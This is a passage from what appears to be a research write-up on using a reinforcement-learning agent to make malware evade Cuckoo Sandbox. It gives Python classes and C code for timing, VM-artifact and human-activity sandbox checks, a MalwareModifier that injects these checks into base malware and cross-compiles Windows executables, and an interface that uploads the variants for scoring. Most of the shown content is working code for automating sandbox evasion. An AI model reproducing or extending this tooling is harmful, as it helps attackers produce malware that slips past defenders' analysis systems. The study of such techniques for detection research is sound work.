        self.headers = headers or []
        self.libraries = libraries or []

    def get_function_definition(self):
        return self.code_template

    def get_headers(self):
        return self.headers

    def get_libraries(self):
        return self.libraries

    def get_main_call(self, exit_on_detection=True):
        """Generate code to call this technique from main()"""
        raise NotImplementedError("Subclasses must implement this")
```

Figure 18: Defining EvasionTechnique Class




```python
class TimingEvasion(EvasionTechnique):
    """Class for timing-based evasion techniques"""
    def __init__(self, name, code_template, delay=5000, headers=None, libraries=None):
        super().__init__(name, code_template, headers, libraries)
        self.delay = delay

    def get_main_call(self, exit_on_detection=True):
        return f"printf(\"[+] Running timing evasion: {self.name}...\\n\");\n{self.name}({self.delay});\n"
```

Figure 21: Defining TimingEvasion Class



```python
class FileSystemEvasion(EvasionTechnique):
    """Class for file system based evasion techniques"""
    def __init__(self, name, code_template, headers=None, libraries=None):
        super().__init__(name, code_template, headers, libraries)

    def get_main_call(self, exit_on_detection=True):
        if exit_on_detection:
            return f"""printf("[+] Running file system evasion: {self.name}...\\n");
if ({self.name}()) {{
    printf("[!] Sandbox detected, exiting...\\n");
    return 0;  // Exit if sandbox is detected
}}
"""
        else:
            return f"printf(\"[+] Running file system evasion: {self.name}...\\n\");\n{self.name}();\n"
```

Figure 20: Defining FileSystemEvasion Class




```python
class HumanBehaviorEvasion(EvasionTechnique):
    """Class for human behavior based evasion techniques"""
    def __init__(self, name, code_template, headers=None, libraries=None):
        super().__init__(name, code_template, headers, libraries)

    def get_main_call(self, exit_on_detection=True):
        if exit_on_detection:
            return f"""printf("[+] Running human behavior evasion: {self.name}...\\n");
if ({self.name}()) {{
    printf("[!] Sandbox detected, exiting...\\n");
    return 0;  // Exit if sandbox is detected
}}
"""
        else:
            return f"printf(\"[+] Running human behavior evasion: {self.name}...\\n\");\n{self.name}();\n"
```

Figure 19: Defining HumanBehaviourEvasion Class

Step 5: Load Evasion techniques


This stage uses a thorough set of concrete evasion methods to be applied by the DQN agent to produce malware variants able of avoiding Cuckoo Sandbox detection. Eleven different evasion tactics arranged into three categories timing-based techniques (T1-T4), file system inspections (F1-F4), and human behavior simulations (H1-H3) the code specifies. With particular code templates, necessary headers, and library dependencies, every technique is manifested as an object of the suitable class created in the previous stage.

In sandbox contexts, the timing-based evasions identify accelerating time via network delays, multimedia timers, **waitable** timers, and parallel thread timing checks among other approaches. These methods take use of automated analytic environments' inclination to hasten labor-intensive activities. The file system evasions concentrate on identifying virtualization components by counting system drivers and looking for VMware and VirtualBox-specific files and directories, hence spotting **virtualisation** artifacts. Usually lacking in automated analysis environments, the human behavior simulations identify sandbox environments by tracking for indicators of human activity such mouse movement, keyboard input, and the existence of recently opened papers. Every method incorporates thorough logging to monitor its performance and detection outcomes, therefore offering useful input for the reinforcement learning process. Programmatic selection and use of evasion techniques are made possible by the function returning a dictionary mapping technique identification to their implementations.




```
def load_evasion_techniques():
    """Load all available evasion techniques"""
    evasion_techniques = []

    # Timing evasions (T)
    T1 = TimingEvasion(
        name="timing_network_delay",
        code_template="""
void timing_network_delay(DWORD delay) {
    int iResult;
    DWORD timeout = delay; // delay in milliseconds
    DWORD OK = TRUE;
    SOCKADDR_IN sa = { 0 };
    SOCKET sock = INVALID_SOCKET;

    // Initialize Winsock if not already done
    WSADATA wsaData;
    WSAStartup(MAKEWORD(2, 2), &wsaData);

    // This code snippet should take around Timeout milliseconds
    do {
        memset(&sa, 0, sizeof(sa));
        sa.sin_family = AF_INET;
        sa.sin_addr.s_addr = inet_addr("8.8.8.8"); // Route to this IP address
        sa.sin_port = htons(80); // Should not be able to connect to this port
```

Figure 22: Adding Timing Evasion Code Snippets



```
    # File system evasions (F)
    F1 = FileSystemEvasion(
        name="vmware_file_check",
        code_template="""
BOOL vmware_file_check() {
    TCHAR* szPaths[] = {
        _T("system32\\\\drivers\\\\vmmouse.sys"),
        _T("system32\\\\drivers\\\\vmhgfs.sys"),
    };

    TCHAR szWinDir[MAX_PATH] = _T("");
    TCHAR szPath[MAX_PATH] = _T("");
    GetWindowsDirectory(szWinDir, MAX_PATH);

    printf("[*] Checking for VMware files...\\n");

    for (int i = 0; i < 2; i++) {
        PathCombine(szPath, szWinDir, szPaths[i]);
        printf("[*] Checking %s\\n", szPath);

        DWORD dwAttrib = GetFileAttributes(szPath);
        if (dwAttrib != INVALID_FILE_ATTRIBUTES && !(dwAttrib & FILE_ATTRIBUTE_DIRECTORY)) {
            printf("[!] VMware file detected: %s\\n", szPath);
            return TRUE;
        }
    }
```

Figure 23: Adding File System Evasion Code Snippets




```
    evasion_techniques.append(("H2", H2))

    # Add H3: Check for recently opened documents
    H3 = HumanBehaviorEvasion(
        name="recent_docs_check",
        code_template="""
BOOL recent_docs_check() {
    printf("[*] Checking for recently opened documents...\\n");

    HKEY hKey;
    DWORD cValues;
    DWORD dwRet;

    if (RegOpenKeyEx(HKEY_CURRENT_USER, TEXT("Software\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Explorer\\\\RecentDocs"),
                  0, KEY_READ, &hKey) == ERROR_SUCCESS) {

        // Get number of values
        if (RegQueryInfoKey(hKey, NULL, NULL, NULL, NULL, NULL, NULL, &cValues, NULL, NULL, NULL, NULL) == ERROR_SUCCESS) {
            printf("[*] Found %d recently opened documents\\n", cValues);

            if (cValues < 3) {
                printf("[!] Less than 3 recent documents - potential sandbox\\n");
                RegCloseKey(hKey);
                return TRUE; // Sandbox detected
            }
        }

        RegCloseKey(hKey);
    }

    printf("[*] Recent documents check passed\\n");
    return FALSE; // No sandbox detected
}""",
        headers=["<windows.h>"],
        libraries=[]
    )
    evasion_techniques.append(("H3", H3))

    return dict(evasion_techniques)
```

Figure 24: Adding File System Evasion Code Snippets

Step 6: Cuckoo Sandbox Interface Implementation


stage defines a complete interface for communicating with the Cuckoo Sandbox environment, therefore offering both a real API client and a development and testing simulation mode. Two primary classes are defined in the code: **SimulatedCuckoo** Interface, which **replics** the behavior of the actual system for offline development, and Cuckoo Interface for real-world interaction with Cuckoo Sandbox API endpoints. Both systems guarantee constant functioning independent of the running mode by using the same interface architecture.

Including uploading executable files with appropriate naming conventions, getting analysis reports, and extracting detection scores, the Cuckoo Interface class oversees the whole lifetime of malware sample analysis. Comprehensive error handling, logging, and debugging tools abound in the implementation to record and document problems during the API contact process. Notable characteristics include recursive score extraction logic to manage several report structures, URL management for the **ngrok-tunneled** endpoints, and wait mechanisms with timeouts to manage the asynchronous character of sandbox analysis. Capture timestamps, request and response data, status codes, and response times; the bundled **APILogger** class offers thorough recording of all API transactions for audit and debugging needs. With customizable effectiveness levels for every strategy to replicate alternative outcomes, the **SimulatedCuckoo** Interface generates realistic report formats and scores based on applied evasion techniques, therefore offering development-friendly capability.



```python
class CuckooInterface:
    """Class to interface with Cuckoo Sandbox through custom API endpoints"""

    def __init__(self):
        # Set the API endpoints
        self.upload_url = UPLOAD_URL
        self.report_base_url = REPORT_BASE_URL
        self.logger = APILogger("cuckoo_api.log")
        self.current_task_id = STARTING_TASK_ID

    def update_endpoints(self, upload_url=None, report_base_url=None):
        """Update API endpoints if ngrok URLs expire"""
        if upload_url:
            self.upload_url = upload_url
            print(f"Upload URL updated to: {upload_url}")
        if report_base_url:
            self.report_base_url = report_base_url
            print(f"Report base URL updated to: {report_base_url}")

    def get_next_task_id(self):
        """Get the next task ID to use"""
        task_id = self.current_task_id
        self.current_task_id += 1
        return task_id

    def save_malware_file(self, executable_content, task_id=None):
        """Upload the executable to the Cuckoo API endpoint"""
        if task_id is None:
            task_id = self.get_next_task_id()

        # Format filename for auto_submit.py compatibility
        malware_name = MALWARE_BASE_NAME
        evasion_method = f"task{task_id}"
        iteration = f"{task_id:03d}"
        filename = f"{malware_name}_{evasion_method}_{iteration}.exe"
```

Figure 25: Defining Cuckoo Sandbox Interface




```
# Calculate score based on evasions if they exist
if task["evasions"]:
    report["data"]["score"] = simulate_cuckoo_score(task["evasions"])

self.logger.log_api_call(
    endpoint=f"SIMULATED/reports/{task_id}",
    method="GET",
    status_code=200,
    response_time=0.3,
    request_data={"task_id": task_id},
    response_data={"score": report["data"]["score"]}
)

return report
```

Figure 26: Defining Reward Calculation Mechanism

Step 7: DQN Agent Implementation

This stage implements the Deep Q-Network (DQN) agent in charge of learning optimal evasion strategies, hence implementing the fundamental reinforcement learning component. Standard DQN architecture with a neural network model for Q-value approximation, a target network for stable learning, experience replay memory, and an epsilon-greedy exploration approach is followed in implementation with several important components. To follow the learning development, the code guarantees thorough monitoring of training statistics.

Using **Keras** with two hidden layers of 24 neurons each with **ReLU** activation functions and a linear output layer matching action values, the **DQNAgent** class builds the neural network model. The agent preserves two identical network architectures: the target model for reliable Q-value estimate during learning and the main model for action selection. Experience replay enhances learning stability by means of a fixed-size memory buffer storing state transitions, therefore helping to break correlations between successive training samples. Selecting random actions with probability epsilon, which progressively decays over time to move from exploration to exploitation, the epsilon-greedy strategy balances exploration and exploitation. Comprehensive techniques for loading and saving model weights are part of the implementation, therefore allowing both persistence across sessions and pre-trained model deployment capability. With visualization tools to assess agent learning, performance metrics tracking records loss values, rewards, epsilon decay, and Cuckoo scores throughout training.




```python
class DQNAgent:
    """Deep Q-Network agent for learning optimal evasion sequences"""

    def __init__(self, state_size, action_space):
        self.state_size = state_size
        self.action_space = action_space
        self.action_size = len(action_space)
        self.memory = deque(maxlen=MAX_MEMORY_SIZE)
        self.gamma = GAMMA  # Discount factor
        self.epsilon = EPSILON  # Exploration rate
        self.epsilon_min = EPSILON_MIN
        self.epsilon_decay = EPSILON_DECAY
        self.learning_rate = LEARNING_RATE
        self.model = self._build_model()
        self.target_model = self._build_model()
        self.update_target_model()

        # Track training metrics
        self.loss_history = []
        self.reward_history = []
        self.epsilon_history = []
        self.score_history = []

    def _build_model(self):
        """Build a neural network model for DQN"""
        model = keras.Sequential([
            keras.layers.Dense(24, input_dim=self.state_size, activation='relu'),
            keras.layers.Dense(24, activation='relu'),
            keras.layers.Dense(self.action_size, activation='linear')
        ])
        model.compile(loss='mse', optimizer=keras.optimizers.Adam(learning_rate=self.learning_rate))
        return model
```

Figure 27: Defining DQN Agent

Step 8: Implementation of Malware Modifier

This stage uses the **MalwareModifier** class to act as the link between the real malware code manipulation and the reinforcement learning agent. Applying certain evasion strategies to the basic malware, controlling code dependencies, and assembling the altered source into Windows executables falls to the class. This part converts the agent's abstract choices into actual malware variants with particular evasion capacity.

With great regard for dependencies and appropriate code structure, the **MalwareModifier** manages the difficult chore of code modification. While guaranteeing correct ordering (e.g., putting winsock2.h before **windows.h** to avoid conflicts), it extracts and maintains needed headers, libraries, function definitions, and main function calls from certain evasion tactics. The implementation covers edge scenarios like CSIDL constants that might be required by some approaches and offers special handling for Windows-specific locations and registry values by appropriately escaping backslashes. With thorough error handling and diagnostic output, the MinGW cross-compiling tool for compiling codes from non-Windows environments requires To further the general development of the system, the class additionally runs a simulation mode that lets one test without actual compilation. This thorough




```python
class MalwareModifier:
    """Class to modify malware with evasion techniques"""

    def __init__(self, base_malware_path, evasion_techniques):
        self.base_malware_path = base_malware_path
        self.evasion_techniques = evasion_techniques
        self.compiler_path = "x86_64-w64-mingw32-gcc"  # Windows cross-compiler

    def apply_evasion_techniques(self, technique_codes):
        """Apply the specified evasion techniques to the base malware"""
        # Read the base malware code
        with open(self.base_malware_path, 'r') as file:
            base_code = file.read()

        # Collect all headers and libraries needed
        headers = set()
        libraries = set()
        function_definitions = []
        main_calls = []

        for technique_code in technique_codes:
            if technique_code in self.evasion_techniques:
                technique = self.evasion_techniques[technique_code]

                # Add headers
                headers.update(technique.get_headers())

                # Add libraries
                libraries.update(technique.get_libraries())

                # Add function definitions
                function_definitions.append(technique.get_function_definition())

                # Add main calls
                main_calls.append(technique.get_main_call())

        # Sort headers to ensure winsock2.h comes before windows.h
        sorted_headers = sorted(list(headers), key=lambda h: 0 if "winsock2.h" in h else 1)

        # Add special includes for shell functions if needed
        if any("SHGetSpecialFolderPath" in technique.get_function_definition() for technique in [self.evasion_techniques[code] for code in technique_codes]):
            if "<shlobj.h>" not in sorted_headers:
                sorted_headers.append("<shlobj.h>")  # For CSIDL constants and SHGetSpecialFolderPath

        # Insert headers at the beginning of the file
        headers_text = "\n".join([f"#include {header}" for header in sorted_headers])
```

Figure 28: Defining Malware Modifier

attention to code generating details guarantees that the resultant malware variants incorporate the chosen evasion strategies and preserve grammatical accuracy.

Step 9: Implementation of Main Reinforcement Learning Controller

This phase runs the central controller class, **CuckooEvasionRL,** which coordinates the whole reinforcement learning process for creating successful sandbox evasion techniques. By means of testing and learning, the controller combines all previously described components into a cohesive system that iteratively enhances malware evasion capacity. Maintaining state representation, tracking performance measures, and guaranteeing constraint satisfaction during technique selection, the class controls the interactions among the DQN agent, malware modification agent, and Cuckoo interface components.



```python
class CuckooEvasionRL:
    """Main class for the RL-based Cuckoo Sandbox evasion experiment"""

    def __init__(self, base_malware_path):
        # Load all available evasion techniques
        self.evasion_techniques = load_evasion_techniques()

        # Group techniques by type
        self.timing_evasions = [k for k in self.evasion_techniques.keys() if k.startswith('T')]
        self.filesystem_evasions = [k for k in self.evasion_techniques.keys() if k.startswith('F')]
        self.human_evasions = [k for k in self.evasion_techniques.keys() if k.startswith('H')]

        # Define action space as indices to techniques
        self.action_space = list(self.evasion_techniques.keys())

        # State: [previous_score, t1_used, t2_used, ..., f1_used, f2_used, ..., h1_used, h2_used, ...]
        self.state_size = 1 + len(self.action_space)

        # Initialize DQN agent
        self.agent = DQNAgent(self.state_size, self.action_space)

        # Initialize modifier and Cuckoo interface
        self.modifier = MalwareModifier(base_malware_path, self.evasion_techniques)
        self.cuckoo = get_cuckoo_interface()

        # Track the sequence of applied evasions for each task
        self.task_evasions = {}  # {task_id: [technique_codes]}

        # Track the current state
        self.current_state = np.zeros(self.state_size)
        self.current_state[0] = 5.8  # Initial score from base malware

        # Track the current applied evasions
        self.current_evasions = []

        # Training history
        self.training_history = []

        # Load existing model if available
        model_path = os.path.join(CHECKPOINT_DIR, "latest_model.weights.h5")
        if os.path.exists(model_path):
            self.agent.load(model_path)
```

